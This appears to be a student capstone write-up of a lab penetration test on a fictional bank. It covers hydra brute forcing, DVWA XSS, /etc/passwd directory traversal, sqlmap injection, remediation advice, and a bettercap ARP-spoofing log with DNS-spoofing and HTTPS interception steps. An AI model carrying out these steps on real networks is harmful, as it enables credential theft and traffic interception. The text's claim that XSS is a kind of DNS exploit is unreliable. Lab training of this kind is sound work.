In the process of executing “John the ripper,” I also performed a brute force password attack with the hydra command.



I used the hydra command and executed a Brute Force attack extracting passwords from the Victim PC IP: 192.168.57.20




Cross Site Scripting Attack (XSS)

I performed a XSS attack using **DVWA:** http://192.168.57.30.


I was able to inject malicious script into the client side of a web application.

XSS is a mixture of a DNS exploit. It is executed by victims and lets the attackers bypass controls and impersonate the user. DNS translates domain names to IP addresses. It is not directly related to XSS but can be used in conjunction.

XSS attacks are developed to redirect non-users to a non-legitimate website to extract information, attacking the end-user.




Directory Traversal



I was able to gain access using **DVWA** and /etc/passwd

- /etc/passwd is replaced at the end of the web address http://192.168.57.20/dvwa/vulnerabilities/fi/?page=include.php

Access can be gained when the user-supplied input is not validated.




Is a web security vulnerability that allows attackers to access files and directories outside of the indented scope of a web application's file system.


SQL & Blind SQL Injection Attacks


Using the **DVWA** and sqlmap, I inserted a malicious SQL statement into the entry field and executed a command that allowed me to retrieve passwords from Victim PC IP: 192.168.57.20.


SQL attacks are focused on gaining information of the database.


SQL injection attacks have been used in many high-profile data breaches over the years, causing reputational damage and regulatory fines.
To prevent SQL injection, it is important to use parameterized queries, input validation, and output encoding.











Outcome - Vulnerabilities

After my reconnaissance, vulnerability analysis and exploitation, the following were found to be vulnerable to SSH, DNS and DVWA/ Mutillidae Attacks.

- Vulnerable to SMB Backdoor malware; through privilege escalation and session persistence.
- Vulnerable to a FTP (File Transfer Protocol) Brute Force Attack
- Vulnerable to XSS (Cross Site Scripting) and Directory Traversal Attacks
- Vulnerable to SQL injection Attacks

Suggested remediation:

- SMB Backdoor Vulnerability:

- Disable SSH session
- Don’t allow root login
- Restrict SSH access by IP address, restrict access to SMB by blocking TCP port 445
- Change SSH to another port
- Create network interface for SSH (ex. Eth1) which is a different interface you serve requests from (ex. Eth0)
- Point of communication between different components of application system, software program and a user. Interface (input-output system)
- Don’t allow ssh passwords (use private key authentication)
-
- Update and Patch Regularly:
  - Ensure that all SMB-enabled devices, including servers and workstations, run the latest SMB versions and patches. .
- Use Strong Authentication.
  - Implement strong password policies and encourage the use of multi-factor authentication to prevent brute force attacks
- Use VPNs. (Virtual Private Network)
- Enable Firewalls and Intrusion Detection Systems.

Once Vulnerabilities are fixed by Zero Bank, TechNest LLC. should offer to rescan to make sure nothing was left unattended.

Suggested remediation:

-Password Hashdump/ John the Ripper:

- **Use strong passwords**: Passwords should be long, complex, and unique. Avoid using common words, phrases, or patterns. Use a combination of uppercase and lowercase letters, numbers, and special characters.
- **Implement a lockout policy:** Lockout policy can be used to lock accounts after several failed login attempts and then unlock it as the administrator. This can prevent brute force attacks.
- **Use Captcha:** Captcha can create a hurdle for the automated nature of brute force attacks. It can be used to prevent automated scripts from accessing the system.
- **Update software regularly:** Regular software updates can help patch vulnerabilities in the system.
- **Use multi-factor authentication:** Multi-factor authentication can add an extra layer of security to the system. It requires users to provide two or more forms of identification to access the system
- **Stay vigilant** and keep system up to date with the latest security patches and update.
- **Employee Awareness Training:** Educating employees on best practices to identify and respond to potential threats such as phishing emails.

Suggested Remediation:

- FTP Brute Force Attack:

- FTP is port 21 and is very vulnerable. Replace FTP with SFTP (Secure File Transfer Protocol).
- Use strong, unique, and unpredictable passwords, and change them regularly
- Limit login attempts and monitor IP addresses
- Use two-factor authentication
- Hide or change the default names of admin and customer login pages

Suggested Remediation:

- XSS & Directory Traversal

- Validate inputs and data and make sure it meets specific criteria.
- Secure cookies.
- Sanitize all user inputs to remove any malicious content.
- Use a content security policy to restrict the types of content that a web page can load.
- Use a firewall.

Suggested remediation:

- SQL Vulnerability

- System should be taken offline and scanned for immediate threats.
- Web security must be strengthened.
- Use parameterized database queries- provides parameters and sets values to those parameters to avoid SQL injection attacks.
- Use web application firewalls (WAFs) and disable root SSH logins.
- Run regular scans to identify any new bugs which may not have been identified or prevented.
    - Include the security scan in your software development lifecycle (SDLC) so that vulnerabilities are caught as early as possible.
- Use roles and privileges to control what a certain user can do with your database.
- Log statements and monitor to find rogue SQL statements.
- Remove any old code you don't use.
- Update your software to ensure all the latest patches are applied to your system.
- Use a firewall.

Final VAPT Report

Final VAPT Report Link: Final_VAPT_Report_Capstone 2024.pdf

During the Vulnerability Assessment and Penetration Testing (VAPT) on Zero Bank, key systems, networks and applications were evaluated and reviewed to identify vulnerabilities and configuration issues that may put the organization at risk of being breached or exploited.

The VAPT process was broken down into multiple phases, including Project scope, Reconnaissance, Vulnerability Analysis Gaining Access, Maintaining Access, Exploitation, Final VAPT Report and Remediation suggestions.

Please refer to link above for Final VAPT Report

Challenges or Opportunities for Improvement

My challenges during this:

Well, the first is public speaking, so at this point I have overcome that! Project wise, it was the password hashdump and figuring out John the Ripper.

In the end, after all the frustrations, it ended up benefiting me because I executed an additional attack. I also gained muscle memory, repeating steps and retained new information while researching how to complete the task.

As far as improving:

There are always areas of improvement. No one knows everything, but I do know, I put everything I possibly could into this project.

Over time and with experience, all of this will become more second nature. However, anything to do with computers can be very frustrating, time consuming and an absolute test of brain power and patience. Then you actually add the job assignment to the mix and it makes more a fun day! ;)

Fortunately, I am the type of person that likes to solve things, figure things out and not stop until it's completed. Everything is a puzzle that needs solving. No matter what the industry, there is always an answer, we just have to find it!

Thank You!

Extra Exploits:


The following are examples of additional vulnerabilities/ exploits that can be performed.


ARP Spoofing Attack

Enable IP forwarding on Attacker machine.

From Victim ping 8.8.8.8

Attacker machine monitor packets received






ARP Spoofing Attack

```
┌──(root㉿attacker)-[~]
└─# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]

192.168.57.0/24 > 192.168.57.10 » [11:40:40] [sys.log] [inf] gateway monitor started ...
192.168.57.0/24 > 192.168.57.10 » set arp.spooftargets 192.168.57.30
192.168.57.0/24 > 192.168.57.10 » set arp.spoof.fullduplex true
192.168.57.0/24 > 192.168.57.10 » get arp.spoof.*

                    arp.spoof.fullduplex: 'true'
                      arp.spoof.internal: 'false'
                  arp.spoof.skip_restore: 'false'
                      arp.spoof.targets: '<entire subnet>'
                    arp.spoof.whitelist: ''

192.168.57.0/24 > 192.168.57.10 » ARP.SPOOF ON
192.168.57.0/24 > 192.168.57.10 » [11:41:19] [sys.log] [err] unknown or invalid syntax "ARP.SPOOF ON", type help for the help menu.
192.168.57.0/24 > 192.168.57.10 » arp.spoof on
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack
 will fail.
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.20 detected as 00:50:56:8e:a8:4c (VMware, Inc.).
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.30 detected as 00:50:56:8e:79:b6 (VMware, Inc.).
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.250 detected as 00:50:56:8e:7c:cc (VMware, Inc.).
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.40 detected as 00:50:56:8e:4b:4f (VMware, Inc.).
192.168.57.0/24 > 192.168.57.10 »
```


```
11:42:05.951876 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 265, length 40
11:42:05.951883 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 265, length 40
11:42:05.956527 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 265, length 40
11:42:05.956529 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 265, length 40
11:42:06.950279 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 266, length 40
11:42:06.950291 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 266, length 40
11:42:06.954879 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 266, length 40
11:42:06.954881 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 266, length 40
11:42:07.948699 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 267, length 40
11:42:07.948707 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 267, length 40
11:42:07.953434 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 267, length 40
11:42:07.953436 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 267, length 40
11:42:08.947089 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 268, length 40
11:42:08.947096 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 268, length 40
11:42:08.951891 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 268, length 40
11:42:08.951894 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 268, length 40
11:42:09.642633 IP 192.168.57.10 > 192.168.57.20: ICMP redirect 10.10.10.2 to host 192.168.57.254, length 80
11:42:09.945499 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 269, length 40
11:42:09.945507 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 269, length 40
11:42:09.950173 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 269, length 40
11:42:09.950178 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 269, length 40
```




Start Spoof attack using Bettercap

Use “arp -a” to verify on victim machine.

DNS Spoofing Attack







From victim machine ping google.

From attacker machine (DNSchef) is used for this attack.


- Set up a fake DNS response
- Redirect all DNS request to the fake server
- Execute





From Victim machine execute ipconfig/flshdns and ping alltimecargo.com

IP address has changed



HTTPS (MITM) Man in the Middle attack

Reopen terminal with bettercap

From target, Download bettercap certificate from browser of target machine

Manage device security and manage certificates, import file and open.

From attacker in bettercap terminal install caplets and print all requests to console.

Now if website is visited results will show on attacker bettercap terminal.